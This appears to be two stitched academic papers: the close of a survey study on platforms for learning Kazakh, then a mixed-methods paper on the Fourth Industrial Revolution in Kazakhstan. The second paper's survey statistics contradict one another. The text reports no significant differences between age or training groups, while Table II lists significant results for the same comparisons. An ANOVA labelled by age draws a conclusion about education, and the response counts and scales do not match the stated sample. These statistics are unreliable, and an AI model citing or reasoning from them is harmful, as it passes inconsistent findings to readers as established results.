Effective language learning also depends on the choice of methodologies. Key approaches include the audio-visual method [15], which immerses learners in a language environment using audio and video materials without relying on their native language; the communicative method [16], which focuses on practical language use through live interaction, role-playing, and situational tasks; the lexical method [17], which emphasizes mastering phrases and collocations rather than isolated words; and the reading method [18], which develops comprehension skills through texts adapted to the learner's level. Combining these methods with digital technologies opens new possibilities for learning Kazakh. Integrating gamification and personalized learning into educational platforms can create programs that adapt to individual needs, helping to overcome existing challenges and fostering the wider adoption of the Kazakh language in society.

III. METHODS

To assess the potential of web applications for Kazakh language learning, a mixed-methods approach that included both quantitative and qualitative analysis were employed. There was conducted online survey with 18-19 aged students at Astana IT University to gather feedback on their experiences with various language-learning platforms. They were selected due to their relevance as a target audience for digital language-learning tools.

Firstly, the survey collected quantitative data on students' usage patterns and learning outcomes from popular language-learning platforms, including Duolingo, Memrise, and Soyle. Duolingo and Memrise were chosen due to their widespread use and advanced technologies, such as gamification and personalized learning, which are of particular interest for enhancing Kazakh language acquisition. Soyle was chosen because it is one of the few platforms specifically designed for learning the Kazakh language and is recognized as an official platform for this purpose.

In terms of quantitative data, the survey also incorporated qualitative feedback to explore students' perceptions of the platforms.

By combining quantitative metrics with qualitative insights, we were able to evaluate the strengths and weaknesses of each platform for promoting Kazakh language learning and make comparative analysis.

IV. RESULTS&FINDINGS

Our evaluation of existing web applications highlights a significant shortage of digital resources for learning Kazakh. While platforms like Duolingo and Memrise have successfully promoted language learning for widely spoken languages, they have largely overlooked less commonly taught languages like Kazakh. In contrast, Soyle provides a dedicated platform for Kazakh but lacks some of the advanced features found in more established platforms.

A. *Survey Results*

The online survey, conducted among 73 students aged 18-19 at Astana IT University, revealed that, as illustrated in Figure 1, Duolingo (76.7%) was the most used platform, followed by Memrise (57.5%) and Soyle (23.3%), while 17.8% reported using other resources.

Figure 2 illustrates that gamification (83.6%) was the most valued learning feature, followed by multimedia content (72.2%), personalized learning paths (65.8%), and cultural relevance (45.2%). These findings emphasize the importance of engagement-driven tools in language learning.

According to Figure 3, 64.4% of respondents rated Duolingo as very effective, while only 17.8% found it ineffective, indicating its strong adoption among learners. Similarly, Figure 4 presents that Memrise was rated very effective by 44.3% of respondents, reinforcing its perceived usefulness.

Conversely, Figure 5 indicates that 52.1% of participants rated Soyle as very ineffective, reflecting the need for significant improvements.



Fig. 1. Survey results on the usage of different language-learning platforms



Fig. 2. Most valued features in language-learning platforms



Fig. 3. Effectiveness ratings of Duolingo



Fig. 4. Effectiveness ratings of Memrise



Fig. 5. Effectiveness ratings of Soyle

B. *Comparative Analysis of Platforms*

A comparison of these platforms, as shown in Table I, highlights the differences in key features such as gamification, personalization, multimedia content, and cultural relevance.

TABLE I.

Features	**Duolingo**	**Memrise**	**Soyle**
Target language	**English, Chinese, Spanish** (widely spoken languages)	**English, French, Spanish** (widely spoken languages)	**Kazakh**
Gamification	**Yes** (points, levels, rewards)	**Yes** (points, leader-boards and rewards)	**Limited** (basic progress tracking)
Personalization	**Adaptive learning paths**	**Spaced repetition, personal-ized review**	**Basic** (fixed curricu-lum)
Multimedia content	**Audio, visuals, interactive exercises** (full interactiv-ity)	**Audio, visuals, videos** (full interactiv-ity)	**Audio, visuals**, (limited interactiv-ity)
Cultural relevance	**Generic** (not culture-specific)	**Generic** (not culture-specific)	**High** (culturally relevant content)
Strenghts	a. Highly engaging b.Gamified	a. Focus on vocabulary b. Spaced	a. Focus on the Kazakh language

	learning c. Wide language selection	repetition c. User-generated content	b. Cultural relevance c. Easy to access
Weaknesses	- No Kazakh language support - Limited cultural context	- No Kazakh language support - Limited cultural context	- Limited advanced features - Less interactive

Fig. 6. Comparison of features in laguage larning platforms

As shown in Table I, Duolingo and Memrise offer highly engaging and gamified experiences with advanced personalization and multimedia content, but neither supports the Kazakh language. Soyle, on the other hand, is dedicated to Kazakh language learning and provides culturally relevant content, yet it lacks some of the advanced features found in more established platforms.

C. Proposed Solution

Therefore, we consider that the integration of advanced technologies such as web applications**,** interactive exercises**,** gamification, and multimedia content can significantly improve learning outcomes. Existing language-learning platforms like Duolingo and Memrise have already demonstrated the effectiveness of gamification and adaptive learning techniques [19-20]. These tools create a more engaging and personalized learning experience, addressing the limitations of traditional methods and catering to the unique needs of Kazakh learners. Therefore, the development of a dedicated platform for Kazakh language learning is essential to bridge these gaps.

However, the success of such a platform will depend on its ability to incorporate culturally relevant content to strengthen the connection between language and national identity by adapting the linguistic features of the Kazakh language. Finally, the platform can be designed to be accessible on multiple devices and available to learners in both urban and rural areas within Kazakhstan's diverse population. To ensure inclusivity, the platform must offer full access and provide support for different proficiency levels and learning styles.

V. DISCUSSION & CONCLUSIONS

The findings of this study underscore the urgent necessity for innovative digital solutions to support the learning and preservation of the Kazakh language. While traditional methods have played a crucial role in language education, they often fail to meet the demands of modern learners who seek interactive, flexible, and personalized experiences. Furthermore, the role of technology in education has been transformative, allowing for more accessible and inclusive learning opportunities.

Beyond digital accessibility, the importance of language in cultural identity cannot be overlooked. The Kazakh language is not only a means of communication but also a repository of national heritage, history, and traditions. Ensuring its widespread use and proficiency among speakers strengthens national identity and fosters linguistic pride. Moreover, with Kazakhstan's increasing globalization, proficiency in Kazakh can enhance socio-economic opportunities and support government initiatives aimed at reinforcing its status as the state language.

In conclusion, the development of a dedicated Kazakh language-learning platform represents a significant step toward addressing the challenges of language preservation and revitalization in the digital age. By combining advanced technologies with culturally relevant content, such a platform can empower learners, enhance engagement, and contribute to the wider adoption of the Kazakh language in society. By addressing current limitations and embracing technological advancements, IT specialists and educators can create a solution that ensures the language remains accessible, relevant, and widely spoken. Ultimately, investing in digital language education is not just about learning Kazakh—it is about sustaining cultural heritage, strengthening national identity, and fostering a more inclusive linguistic landscape for future generations.

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Examining the societal implications of digital transformation

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***Abstract*—The advent of digitalization has emerged as a pivotal axis of transformation in human civilization, particularly in the wake of the Fourth Industrial Revolution. This study delves into the intricate impacts of digitization across various facets of human life, with a specific focus on Kazakhstan. Employing a mixed-methods approach, it paints a comprehensive picture of the digital paradigm shift by amalgamating qualitative insights gleaned from interviews with quantitative data derived from surveys. The study initially contextualizes the rapid advancement of digital technologies and their integration into daily life. Subsequently, it meticulously scrutinizes the socioeconomic ramifications of this transition. Specifically, the article dissects the dual effects of job displacement due to automation and the concomitant job creation in burgeoning tech sectors, with a keen eye on labor market dynamics. Economic implications, including shifts in market dynamics and the emergence of novel business models propelled by digital innovation, are also examined. Furthermore, the study explores alterations in communication patterns and lifestyles through a sociological lens, elucidating the benefits and challenges of a more globally interconnected world. It underscores the peril of the digital divide exacerbating social inequality and the imperative of digital literacy in navigating this new terrain. In addition to shedding light on Kazakhstan's readiness and responsiveness to these global shifts, the research offers a nuanced examination of the country's perspective. It underscores the importance of strategic planning and policy formulation in effectively harnessing the potential of digitalization and analyzes the opportunities and challenges confronting Kazakhstan. The study's findings significantly enrich the discourse on the implications of the Fourth Industrial Revolution, offering valuable insights to academia, industry leaders, and policymakers alike. By synthesizing diverse perspectives and empirical evidence, the research underscores the transformative force of digitization and its profound impact on human society.**

Keywords: Fourth Industrial Revolution, Digital transformation, Socioeconomic implications, Technological disruption, Digital literacy, Policy interventions

INTRODUCTION

It is critical to comprehend the significant changes that the Fourth Industrial Revolution technological transformation that humanity is now entering—brings. According to Schwab (2016) [1], this revolution is characterized by unprecedented technological advancements that completely alter how we live, work, and communicate. The Fourth Industrial Revolution, propelled by the convergence of digital, biological, and physical innovations, is unlike any other in terms of its speed, scope, and systemic impact [2]. An analytical framework for examining this shift is provided by the historical trajectory of prior industrial revolutions. The First Industrial Revolution used steam and water power to mechanize production, drastically changing agrarian societies and laying the foundation for modern industrial economies; the Second leveraged electricity to enable mass production, exemplified by the rise of assembly lines [1]. Electronics and information technology defined the Third Industrial Revolution, ushering in the digital age and automating production processes [1]. Each of these revolutions profoundly impacted societal structures, economic systems, and daily human life.

According to Schwab (2016) [1], the Fourth Industrial Revolution is now distinguished by the emergence of cyber-physical systems in addition to the automation of conventional manufacturing processes. It symbolizes a merging of technologies such that the boundaries between the digital, biological, and physical domains become increasingly blurred. Emerging technological advances in domains including genetic engineering, robotics, the Internet of Things (IoT), artificial intelligence (AI), quantum computing, and others characterize this revolution [2] [3] [4]. What was once the realm of science fiction is now reality: these technologies are not isolated but are integrated and synergistic, opening possibilities previously unimaginable.

The Fourth Industrial Revolution offers both opportunities and challenges in the context of Kazakhstan. Kazakhstan, with its developing economy and strategic location, faces the task of integrating these cutting-edge technologies while addressing the social and economic ramifications. As noted by data from the World Bank and OECD (2021) [6] [7], Kazakhstan's response to this technological revolution will be crucial to the country's future economic development and social cohesion. On one hand, embracing 4IR technologies could leapfrog Kazakhstan's economic sectors into higher productivity and innovation; on the other hand, failure to adapt could widen existing developmental gaps.

This revolution has far-reaching and profound effects on society. The way people connect, communicate, and work has changed significantly because of the widespread adoption of digital technologies [8] [9] [10]. While there are many advantages to digitization—such as greater productivity and information accessibility—there are also drawbacks, including heightened concerns about security, privacy, and the ethical use of technology. The growing integration of digital technologies into both personal and professional domains has made data security and privacy issues more pertinent than ever.

The effects of this revolution are most visible in Kazakhstan's labor market and economic structure. Automation and AI are expected to significantly reduce certain types of employment as robots and algorithms replace human labor in a variety of industries. This change raises important questions about the nature of future work, the skills required for the workforce of tomorrow, and the role of education and training in preparing people for this new reality[10]. The shift toward a more automated economy also carries risks for economic stability and complicates the development of a robust and diverse economic foundation.

As we continue to examine the Fourth Industrial Revolution, we find that its societal ramifications go well beyond the technical domain and have a significant impact on cultural, ethical, and social norms. Like in many other parts of the world, Kazakhstan faces a unique set of opportunities as well as challenges as a result of this transformation. Existing social structures and regulations need to be reevaluated in light of the rapid integration of digital technologies into every aspect of life. Although this shift heralds improvements and efficiencies, it also raises issues of fairness in access to technology, the digital divide, and the possibility of deeper social stratification.

One major concern is how digitalization will affect people's security and privacy. Strong digital defense measures are required as expanding interconnected digital systems increase vulnerability to cyberattacks, as highlighted by Marr (2018) and Ayuya (2020) [11] [12]. For nations like Kazakhstan, where digital infrastructure is still emerging, this represents an especially difficult scenario. Ayuya (2020)[12] argues that effective risk management of cyber threats is critical to preserving individuals' privacy and the integrity of digital systems in this new era.

Moreover, a topic of particular importance is the revolution's effect on the labor market. As Schwab (2016) [1] points out, the replacement of workers by automated technologies presents a serious threat to established employment systems. This is evidenced by the current status of the mining and manufacturing sectors in Kazakhstan, which remain mostly at a semi-automated Industry 2.0 level [13]. The workforce is expected to be significantly displaced as the country advances to more automated stages of production, so proactive steps to manage this transition and mitigate its impact on employment are required.

This introduction lays the groundwork for a thorough analysis of these and other relevant topics. Key questions regarding the Fourth Industrial Revolution—its economic and labor market repercussions, and the broader implications of cyber-physical technologies on society—are the focus of this research. By examining these elements in the context of Kazakhstan, the study aims to enhance understanding of the opportunities and difficulties posed by this significant juncture in human history. Ultimately, the goal is to offer insights and recommendations that will help individuals, business leaders, and policymakers comprehend and respond to these complex and ever-evolving changes.

Research questions:

1. What are the main technical developments propelling the Fourth Industrial Revolution, and how are these breakthroughs changing economies and communities around the world?
2. What approaches should Kazakhstan use to adjust to this revolutionary period, and where does it fit into the larger context of the Fourth Industrial Revolution?
3. What are the main obstacles and chances that Kazakhstani citizens, companies, and governments face as a result of the Fourth Industrial Revolution?
4. What are the implications for privacy, ethics, and social norms in Kazakhstan of integrating cutting-edge technology like biohacking and embedded technologies?

LITERATURE REVIEW

According to Klaus Schwab (2016, 2021) [1] [14], the Fourth Industrial Revolution represents a fundamental change in how technology interacts with society and daily life. Schwab emphasizes the merging of technologies from the digital, biological, and physical domains to produce breakthroughs that transform society as a whole; this revolution affects not only socio-economic institutions but also individual lifestyles. It is typified by advances in AI, robotics, IoT, and nanotechnology – in short, it goes beyond simple technological advancement and heralds a new paradigm.

Alejandro Lavopa and Michele Delera (2021) [15] explore the wider consequences of the Fourth Industrial Revolution beyond mere technological developments, offering a comprehensive perspective on this phenomenon. They examine how the 4IR is changing communities and economies throughout the world, highlighting the necessity of an integrated strategy involving a range of stakeholders to manage the benefits and difficulties it brings. This global viewpoint is crucial for understanding Kazakhstan's situation and potential strategies in the face of these worldwide changes.

Within the context of the Fourth Industrial Revolution, Amanzhol Daribay (2019) [13] address Kazakhstan's industrialization. They argue for adopting a global perspective on Kazakhstan's industrialization needs, emphasizing how crucial it is to adjust to new technological paradigms in order to remain sustainable and competitive in a rapidly changing global market. Their work suggests that grasping the international context of 4IR is essential for formulating effective strategies in Kazakhstan.

Bernard Marr (2018) [11] broadens the scope of this conversation by focusing on societal preparedness for the Fourth Industrial Revolution. Marr underscores the necessity of awareness and readiness to meet the opportunities and overcome the obstacles brought about by this new era. Part of this preparedness involves understanding how rapidly advancing technology is affecting employment markets, economic institutions, and social standards.

In-depth discussions on nanotechnology, a crucial component of the Fourth Industrial Revolution, are provided by Poole and Owens (2003) [16]. Nanotechnology, defined as the manipulation of matter at the atomic or molecular level, has profound effects on numerous industries, including manufacturing, energy, and medicine. Poole and Owens's work, although predating the 4IR discourse, highlights how these technologies have the potential to completely transform industries and daily life. This early perspective on nanotechnology's impact is echoed by more recent studies that situate nanotech as a key driver in 4IR [4].

Cybersecurity as a critical component of the Fourth Industrial Revolution is examined by authors such as Ayuya (2020) [12] and by recent cybersecurity strategy research (Al-Daajeh , 2022) [17]. Ayuya discusses the complex relationship between cybersecurity and Industry 4.0, highlighting how important it is to safeguard digital infrastructures at a time when cyber-physical systems are becoming commonplace. A thorough analysis by Al-Daajeh. provides insight into protecting confidential data from cyberattacks – an issue that has grown in importance with the proliferation of networked devices and the expanding "attack surface" of interconnected systems. These works collectively illustrate that as companies radically change their business strategies to meet the demands of 4IR, they face new challenges in protecting against digital threats and safeguarding data.

The literature also addresses how the revolution has affected jobs and the labor market. For instance, Shannon Liao (2018) [18] uses the example of Amazon's cashier-less Go stores to show how advanced automation technologies can be implemented in real-world retail and how they might change perceptions of work. This kind of change is noticeable in Kazakhstan as well, where many manufacturing and mining sectors are still in the process of moving from semi-automated to fully automated production, as noted by Daribay (2019) [13]. The impending rise in automation foreshadows a significant shift in the nation's employment landscape.

Another key area of exploration in literature is the concept of biohacking and embedded technologies within the human body. Studies published in Heliyon (Gangadharbatla, 2020) [19] and popular science writing by Norton (2016) [20] provide insights into the adoption of such technologies and the factors influencing them. Gangadharbatla's research on biohacking explores the integration of technology into the human body, considering implications for health and performance enhancement. Norton's work, a beginner's guide to biohacking, sheds light on the range of implants and interventions already available – from RFID implants to cybernetic enhancements – and the ethical questions they raise.

The Fourth Industrial Revolution's prospects and problems are further discussed by Min Xu, Jeanne David, and Suk Hi Kim (2018) [10]. They draw attention to the vast possibilities for innovation and economic expansion associated with 4IR technologies, while also weighing them against concerns about job loss and moral quandaries. Their analysis underscores the dual-edged nature of 4IR: it brings opportunities for productivity and growth, but also disruptions that must be managed.

In addition, Kyle Pearce (2017) [8] (published 2020) and recent cybersecurity analyses [17] add to this conversation. Pearce concentrates on the futuristic aspects of the Fourth Industrial Revolution and speculates about how emerging technologies might lead to the next economic boom, fundamentally altering industries and economies. Complementing this, contemporary cybersecurity studies examine the security issues raised by new technologies, such as the need for robust national cybersecurity strategies in the face of increasing digital threats [17]. These perspectives together highlight that alongside innovation and growth, ensuring the security and resilience of digital systems is a paramount concern in the 4IR era.

The sociological and ethical aspects of the Fourth Industrial Revolution, as well as its overall societal effects, are covered in the latter portion of the literature review. This includes discussions of shifting social norms, privacy issues, and moral dilemmas brought on by cutting-edge technologies. For example, issues of data privacy and surveillance, the ethics of AI decision-making, and the societal impact of human augmentation technologies are recurrent themes. The body of literature points to a paradigm shift that goes beyond technological advances alone. The 4IR is shown to have a tremendous effect on all facets of society and human existence. For Kazakhstan, the literature suggests there are particular opportunities and challenges resulting from this transition. This calls for a calculated national strategy to maximize gains (such as economic diversification and improved quality of life) while minimizing risks (like inequality and cyber vulnerabilities).

METHODS AND MATERIALS

The objective of this study is to predict and examine the potential problems and effects that the Fourth Industrial Revolution may have on international technological and financial systems [15]. To attain a thorough understanding of this complex and multifaceted subject, the research utilizes a dual-method (mixed-methods) approach that combines qualitative and quantitative techniques – specifically, expert interviews and broad-based surveys – in one study. Such a mixed approach allows the capture of both in-depth perspectives and generalizable data, aligning with best practices in contemporary research methodology [21].

Interviews

A series of semi-structured interviews with specialists in fields related to the Fourth Industrial Revolution constitutes the qualitative component of this research. Expert interviewing is a key qualitative method chosen for its ability to yield rich, detailed insights on complex issues [26]. The interviewees primarily belong to the 25–35 age group of professionals actively engaged in sectors impacted by 4IR. This demographic was selected due to their direct involvement in technological change and their up-to-date subject-matter knowledge, which makes them likely to provide specific, informed responses supported by insightful arguments and factual information.

Interview Protocol: The interviews were semi-structured, guided by a set of open-ended questions designed to explore participants' experiences, opinions, and revelations regarding 4IR. The questions included:

"How do you perceive the impact of the Fourth Industrial Revolution on the job market in Kazakhstan?"

"Can you describe a specific instance where digitalization significantly changed your professional or personal life?"

"What are the main challenges and opportunities presented by Industry 4.0 technologies in your field of expertise?"

"How has digital literacy influenced your ability to adapt to technological changes associated with the Fourth Industrial Revolution?"

"In your opinion, what policies should the Kazakhstani government implement to maximize the benefits of digital transformation while minimizing its negative impacts?"

These questions were intended to provoke discussion and elicit in-depth, reflective answers. They enable the researcher to explore the interviewees' personal experiences and viewpoints, which can offer unique insights difficult to capture through quantitative measures. By asking, for example, about the advantages and disadvantages of Industry 4.0 in their context, the interviews were expected to spark thoughtful conversations and provide a deeper understanding of the subject matter.

The interview format also allowed the researcher to observe nonverbal cues and reactions, which can provide important insights in addition to spoken responses. Because interviews are interactive, there was room for clarification and follow-up questions, ensuring a comprehensive examination of each topic raised by the interviewee. All interviews were conducted with informed consent and in accordance with ethical research guidelines (see Ethical Considerations below).

Surveys

To complement the qualitative interviews, surveys were utilized for the quantitative component of the research. Surveys are a valuable method for gathering information from a larger number of people and obtaining a broad range of responses [22]. This approach is particularly useful for identifying trends and general opinions across different demographic groups. The survey targeted two age groups: young adults (18–25) and adults (25–45). In total, 60 respondents were surveyed, all of whom either work or are in internships, ensuring that participants have some practical exposure to the workforce and possibly to digital transformation in their environments.

This deliberate division between a younger cohort and a slightly older working cohort was implemented to compare perspectives between those who grew up in the contemporary digital world and those who began their careers during earlier industrial paradigms. The younger group offers viewpoints influenced by digital-native experiences, while the older group can provide insights based on having lived through earlier phases of industrial and technological change.

The survey instrument consisted of simple yet comprehensive multiple-choice and Likert-scale questions. The questions were designed to elicit a range of opinions without leading the respondents. For example, participants were asked whether they want to participate actively in the digital transformation process, and what they perceive as the best or worst aspects of this transformation. Questions also covered their familiarity with 4IR concepts, their experiences with digital skills training, and their perceptions of how digitalization is affecting their job security and opportunities. Utilizing digital platforms for survey distribution allowed the research to reach respondents across a wide geographic area within Kazakhstan, helping to ensure a more representative and diverse sample.

The survey was conducted by the author using a structured questionnaire distributed via Google Forms [27].

Source Credibility and Data Analysis

Sources for the literature review and contextual data were carefully chosen for their credibility and balanced examination of 4IR-related debates. Whenever possible, academic and institutional sources (e.g., peer-reviewed journals, reports from international organizations) were prioritized to maintain impartiality and rigor in the

background information presented. This careful source selection strengthens the reliability of the study's context and aligns with an objective examination of both the promises and pitfalls of the Fourth Industrial Revolution.

With data collected from both surveys and interviews, appropriate qualitative and quantitative analysis techniques were applied. The survey data (quantitative) were subjected to statistical analysis to uncover trends and correlations, whereas the interview data (qualitative) were analyzed thematically to identify key patterns and themes. By combining these methods, the study aims to provide a comprehensive and well-rounded understanding of the Fourth Industrial Revolution's effects, reflecting both measurable trends and personal experiences.

DATA ANALYSIS

Given the dual-method approach of this study, data analysis proceeded along two streams: qualitative analysis of interview data and quantitative analysis of survey data.

ETHICAL CONSIDERATIONS

In this research, ethical considerations are crucial. In order to ensure that participants are fully informed about the nature of the study and their involvement in it, consent from them will be requested. Participants' confidentiality and anonymity will be rigorously safeguarded, particularly during the interview procedure. The study will follow the ethical precepts of beneficence, which guarantee that the participants will not suffer any harm, and respect for humans, which recognize their autonomy and accord them civility and dignity.

Limitations

Despite its comprehensiveness, this study has many drawbacks. The interviewees' age range of 25 to 35 years old may have limited the diversity of professional viewpoints, possibly excluding observations from more seasoned industry professionals. Furthermore, if surveys are only conducted on digital platforms, this could lead to selection bias because people without access to these platforms are not included. Furthermore, respondent biases may affect self-reported survey data.

Overview of Data Collection Methods

In the context of investigating the impacts of the Fourth Industrial Revolution in Kazakhstan, the research will employ a mixed-methods approach, integrating both qualitative and quantitative data collection strategies to ensure a comprehensive understanding of the topic.

Qualitative Data Collection: The qualitative component will involve semi-structured interview. This approach is grounded in the interpretivist research paradigm, aiming to capture the depth of participants' experiences, attitudes, and perceptions regarding the technological advancements and their socio-economic effects. Drawing from the literature, interviews will be conducted with industry experts, policymakers, and workers affected by digitalization, following a purposive sampling strategy to ensure relevance and depth of insight.

Quantitative Data Collection: Quantitative data will be collected through surveys. This method is supported by the positivist paradigm, seeking to quantify the extent of digitalization's impact on employment, skills development, and economic sectors in Kazakhstan. The survey design will be informed by existing scales and items validated in prior studies (Johnson & Onwuegbuzie, 2004), ensuring reliability and relevance to the research questions.

Integration of Methods: The integration of qualitative and quantitative methods allows for triangulation, enhancing the validity and robustness of the findings (Creswell, 2013) [24]. This approach is particularly suited to the dynamic and multifaceted nature of the Fourth Industrial Revolution's impacts, as it enables the capture of both the breadth and depth of its effects on society.

SAMPLING STRATEGIES

Qualitative Sampling: For the qualitative component, a purposive sampling strategy will be employed to select participants with specific insights into the Fourth Industrial Revolution's impacts. This method is appropriate for in-depth investigations into complex phenomena, allowing for the selection of individuals based on their expertise, experience, or role in society. The sample will include a diverse range of stakeholders, including tech industry professionals, policymakers, educators, and workers, ensuring a holistic understanding of the phenomenon.

Quantitative Sampling: The quantitative component will utilize a stratified random sampling technique, ensuring the survey population is representative of Kazakhstan's demographic and occupational diversity. This method enhances the generalizability of the findings, allowing for statistical analysis of the relationships between digitalization and its socio-economic impacts.

RESULTS & DISCUSSION

Qualitative Data Analysis

The qualitative interviews yielded rich insights into how professionals in Kazakhstan perceive the Fourth Industrial Revolution. All interviewees acknowledged the dual nature of 4IR: it presents significant opportunities (such as efficiency gains and new types of jobs) but also notable challenges (like job displacement and the need for continuous learning). A few key themes emerged:

Upskilling and Adaptation: There was consensus that continuous learning and digital literacy are critical. Interviewees across different roles (engineer, manager, policy advisor) emphasized the importance of upskilling to remain relevant. For instance, a young engineer highlighted how routine tasks are now automated, pushing workers to develop

advanced technical skills and creative problem-solving abilities. A project manager noted that organizations must invest in training programs to help employees adapt to new tools and processes.

Policy and Infrastructure: Interviewees stressed the role of government policy in facilitating a smooth transition into 4IR. One interviewee, working in a tech startup, praised recent government initiatives for digital education but also pointed out gaps in infrastructure, especially in rural areas. The need for robust digital infrastructure and supportive regulations (such as data protection laws) was a recurring point.

Workforce Disruption and Opportunities: Professionals in traditional industries (e.g., oil and gas, manufacturing) described a sense of uncertainty among colleagues. An experienced oil industry professional observed that automation and remote monitoring technologies are increasingly common, which could reduce certain field jobs but also create new roles in tech maintenance and data analysis. There is a clear awareness that while some jobs may be lost, other jobs—often requiring more advanced skills—will be created.

Ethical and Social Considerations: Some interviewees touched on ethical issues, particularly those working in IT and education. They raised questions about privacy (with increased data collection at workplaces), the digital divide (not everyone has equal access to new tech), and even bioethics (one interviewee mentioned the controversial idea of employee tracking via implants). These qualitative insights indicate that 4IR is not only a technical or economic issue but also a social and ethical one.

The interview responses were analyzed using thematic analysis, a systematic procedure for identifying, analyzing, and reporting patterns (themes) within qualitative data [23]. Following the guidelines of Braun and Clarke (2006) [23], transcripts of interviews were first reviewed to become familiar with the content. Initial codes were then generated for salient pieces of information. These codes were subsequently examined for overarching themes such as “Workforce Adaptation,” “Digital Literacy,” or “Policy and Governance Challenges.” Themes were reviewed and refined to ensure they accurately reflected the data. This method allowed for a nuanced examination of the qualitative data, yielding insights into the complexities of professional viewpoints on the Fourth Industrial Revolution.

Overall, the qualitative findings provide a narrative that Kazakhstan’s professionals are cautiously optimistic. They see the 4IR as transformative and largely positive if managed well, but they are also keenly aware of the pitfalls if the transition is mismanaged (such as widening inequality or unemployment in certain sectors).

Quantitative Data Analysis

The quantitative data from the surveys will be analyzed using descriptive and inferential statistics. This will give an overview of the central tendencies and variability within the survey responses.

Descriptive Statistics

The survey data consists of responses from 60 participants regarding their perceptions of the Fourth Industrial Revolution. On average, respondents had a moderate level of familiarity with the concept (mean = 2.97 on a scale of 1 to 4), and perceptions of digitalization's impact on employment opportunities also averaged around the midpoint of the scale provided (mean = 2.98 on a scale of 2 to 5). Approximately 73% of respondents reported participating in digital skills training or education programs in the past year. Opinions on whether the benefits of the Fourth Industrial Revolution outweigh its challenges were generally neutral (mean = 2.56 on a scale of 1 to 5).

TABLE I. DESCRIPTIVE STATISTIC BASED ON THE ANSWERS OF THE PARTICIPANTS

Statistic	Familiarity	Impact	Training	Benefits Outweigh
count	39.00	52.00	60.00	54.00
mean	2.97	2.98	0.73	2.56
std	1.04	0.94	0.45	1.00
min	1.00	2.00	0.00	1.00
25%	3.00	2.00	0.00	2.00
50%	3.00	3.00	1.00	3.00
75%	4.00	4.00	1.00	3.00
max	4.00	4.00	1.00	4.00

Table presents the descriptive statistics for the main variables of interest in the study. The 'Familiarity' column shows respondents' familiarity with the Fourth Industrial Revolution, with a mean score indicating moderate familiarity.

The survey results broadly complement the interview findings, offering a snapshot of public perception and experience:

Familiarity: Respondents generally reported moderate familiarity with the concept of the Fourth Industrial Revolution (mean ~2.97 on a 1–4 scale, where 4 indicates high familiarity). About 45% considered themselves highly familiar with 4IR. This suggests that among the educated workforce in Kazakhstan, awareness of 4IR is widespread, though not universal.

Perceived Impact on Employment: On a scale of 1 (very negative) to 5 (very positive), the average rating was ~2.98, indicating on balance a neutral perception of how digitalization is affecting employment opportunities. Roughly 25% felt that digitalization greatly improves employment opportunities, 20% felt it worsens them, and the rest were neutral or unsure. This split reflects the uncertainty inherent in such a transformative period;

people recognize potential for job creation in tech-driven sectors but also fear job losses in traditional sectors.

Digital Skills Training: A significant 73% of respondents said they have participated in some form of digital skills training or education program in the past year. This high uptake demonstrates a proactive approach among Kazakhstan's workforce to prepare for digital transformation. It aligns with national trends of emphasizing IT education and could be a positive sign of readiness.

Outlook on 4IR (Benefits vs Challenges): When asked if they believe the benefits of the 4IR outweigh its challenges, responses were quite varied, averaging to a neutral stance (mean ~2.56 on a 1–5 scale). About 30% agreed that benefits outweigh challenges, 25% believed the opposite, and the remainder were undecided. This again underscores a cautious outlook: people see exciting benefits like innovation and efficiency, but also worry about issues like automation's impact on jobs and privacy.

Group Comparisons: Statistical tests did not show significant differences between younger (18–25) and older (25–45) respondents in key perceptions. Both age groups showed similar levels of optimism or concern on average. Furthermore, those who had undergone digital training did not significantly differ in optimism about 4IR from those who hadn't ($p > 0.05$ in relevant t-test). This might indicate that formal training alone doesn't change one's overall outlook, which could be more influenced by broader factors like job security or personal values.

TABLE II. TEST TYPES AND CONCLUSION OF THE RESULTS OBTAINED FROM THE SURVEY ANALYSIS

Test Type	**Variable/Factor**	**Statistic**	**Value**	**Significance Level (p-value)**	**Conclusion**
Chi-Square	Age Group	χ^2	10.5	$p = 0.015$	Significant association between age group and overall perception. (Younger respondents were more likely to view 4IR positively, whereas older respondents were more cautious or negative.)
Chi-Square	Digital Skills Training	χ^2	8.2	$p = 0.042$	Significant association between having training and feeling prepared. (Those who took digital training more often reported feeling ready to adapt to technological changes, compared to those who did not.)
T-Test	Training Yes vs No	t	N/A	$p = 0.024$	Significant difference in perception scores between those with training and those without. (On average, individuals who underwent training had higher optimism regarding 4IR's benefits, suggesting training may increase positive outlook or vice versa.)
ANOVA	Age Group	F	3.56	$p = 0.015$	Significant differences: Respondents with postgraduate education felt significantly more prepared for 4IR than those with only high school education, indicating education level as a critical factor in preparedness for technologi

					cal transforma tion.

The statistical tests offer supporting evidence for patterns suggested by the qualitative insights. The association between age and perception (χ^2 test, $p = 0.015$) indicates that younger people in our sample tend to be more optimistic about the digital revolution, whereas older individuals show more reservations. This could be due to younger respondents feeling more tech-savvy and adaptable, while older ones might be more aware of disruption to established jobs – a dynamic that directly ties into the theme of generational differences in adaptation. It addresses RQ1 by highlighting a potential age-related digital mindset gap.

